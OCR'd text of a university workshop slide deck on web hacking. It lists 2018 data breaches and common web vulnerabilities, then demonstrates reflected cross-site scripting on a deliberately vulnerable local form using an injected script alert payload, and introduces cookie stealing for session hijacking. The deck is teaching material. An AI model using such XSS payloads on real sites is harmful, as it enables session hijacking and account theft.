
Web Hacking: Cookie Stealing and SQL Injection

Jethro M. Magbanua

BS Computer Science
UP Diliman


Web Hacking

Websites Hacked in 2018



Entity	Year	Records	Organization type	Method	Sources
AerServ (subsidiary of InMobi)	2018	75,000	advertising	hacked	[13]
Bell Canada	2018	100,000	telecoms	hacked	[40]
Bethesda Game Studios	2018		gaming	accidentally published	[42]
BlankMediaGames	2018	7,633,234	gaming	hacked	[43][44]
BMO and Simplii	2018	90,000	banking	poor security	[48]
British Airways	2018	380,000	transport	hacked	[49][50]
Cathay Pacific Airways	2018	9,400,000	transport	hacked	[55]
Centers for Medicare & Medicaid Services	2018	75,000	healthcare	hacked	[71]
Facebook	2018	50,000,000	social network	poor security	[105][106][107][108][109][110]
Google Plus	2018	500,000	social network	poor security	[122][123][124]
Marriott International	2018	500,000,000	hotel	hacked	[170][171]
MyHeritage	2018	92,283,889	genealogy	unknown	[181]
Orbitz	2018	880,000	web	hacked	[199]
Popsugar	2018	123,857	fashion	hacked	[202]
Quora	2018	100,000,000	Question & Answer	hacked	[204]
Reddit	2018	unknown	web	hacked	[208][209]
SingHealth	2018	1,500,000	government, database	hacked	[219]
Ticketfly (subsidiary of Eventbrite)	2018	26,151,608	ticket distribution	hacked	[250]
Typeform	2018	unknown	tech	poor security	[55]
Under Armour	2018	150,000,000	Consumer Goods	hacked	[269]
Wordpress	2018			hacked	[291]

No one is safe
from them ---->



>>472053082
We are anomalous
We are a region.
Forgive and forget.
Expecto Patronum

Common Website Vulnerabilities

-SQL Injection
-Cross Site Scripting
-Broken Authentication and Session Management
-Insecure Direct Object References
-Cross Site Request Forgery
-Security Misconfiguration
-Insecure Cryptographic Storage
-Failure to restrict URL Access
-Insufficient Transport Layer Protection
-Unvalidated Redirects and Forwards

https://www.guru99.com/web-security-vulnerabilities.html

Common Website Vulnerabilities

-**SQL Injection**
-**Cross Site Scripting**
-Broken Authentication and Session Management
-Insecure Direct Object References
-Cross Site Request Forgery
-Security Misconfiguration
-Insecure Cryptographic Storage
-Failure to restrict URL Access
-Insufficient Transport Layer Protection
-Unvalidated Redirects and Forwards

https://www.guru99.com/web-security-vulnerabilities.html

Segue: Accessing Learning Materials


Instructions:

- Connect to wifi HUAWEI-E5330-CDF7. Password: 6gg5289t
- Open web browser
- In URL bar, enter: http://192.168.8.x:8000/vuln_web/install_files
- Download xss_recv.py
- Download a python installer:
    - If your system is 64 bit, pick python-3.7.2-amd64.exe
    - If your system is 32 bit (or you're not sure of the architecture), pick python-3.7.2.exe
- It's recommended to install python3 whilst the discussion is ongoing for the activity later.


Notify me if there is any problem accessing wifi or the materials.

Cross Site Scripting (XSS)

Cross Site Scripting (XSS)




Cross Site Scripting (XSS)




```

<!DOCTYPE HTML>

<html>

<head>

</head>


<body>
    Input Text:
        <form class="form-group" method="post">
                                    <input type="text" name="text">
                                    <br>
                                    <input type="submit" value="Submit">
                                </form>
    <br>
    <br>

</body>

</html>
```

Cross Site Scripting (XSS)




Hello World

Cross Site Scripting (XSS)



```
<!DOCTYPE HTML>

<html>

<head>

</head>


<body>
    Input Text:
        <form class="form-group" method="post">
                                    <input type="text" name="text">
                                    <br>
                                    <input type="submit" value="Submit">
                                </form>
    <br>
    <br>
    Hello World
</body>

</html>
```


Cross Site Scripting (XSS)


Input Text:

```
<h1>HELLO!</h1>
```

Submit


Hello World


Input Text:

Submit


HELLO!

Cross Site Scripting (XSS)




```
<!DOCTYPE HTML>

<html>

<head>

</head>


<body>
    Input Text:
        <form class="form-group" method="post">
                                    <input type="text" name="text">
                                    <br>
                                    <input type="submit" value="Submit">
                                </form>
    <br>
    <br>
    <h1>HELLO!</h1>
</body>

</html>
```


Cross Site Scripting (XSS)


Input Text:


```
<script>alert('Hello!');</scri
<script>alert('Hello!');</script>
```


localhost:8000 says

Hello!


Input Text:

Cross Site Scripting (XSS)



```html
<!DOCTYPE HTML>

<html>

<head>

</head>


<body>
    Input Text:
        <form class="form-group" method="post">
                                    <input type="text" name="text">
                                    <br>
                                    <input type="submit" value="Submit">
                                </form>
    <br>
    <br>
    <script>alert('Hello!');</script>
</body>

</html>
```

Cross Site Scripting

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Cross Site Scripting

Can result in cookie stealing.

Cookie Stealing

Cross Site Scripting: Cookie Stealing

This results in Session Hijacking. Then account stealing without knowing the password.

Cookie Stealing

What is a cookie?


Unique string that's given to you by the web server to identify you/your computer the next time you make request. Most of the time it's used for login accounts so that users don't have to enter their usernames and passwords all the time.

Example:

```
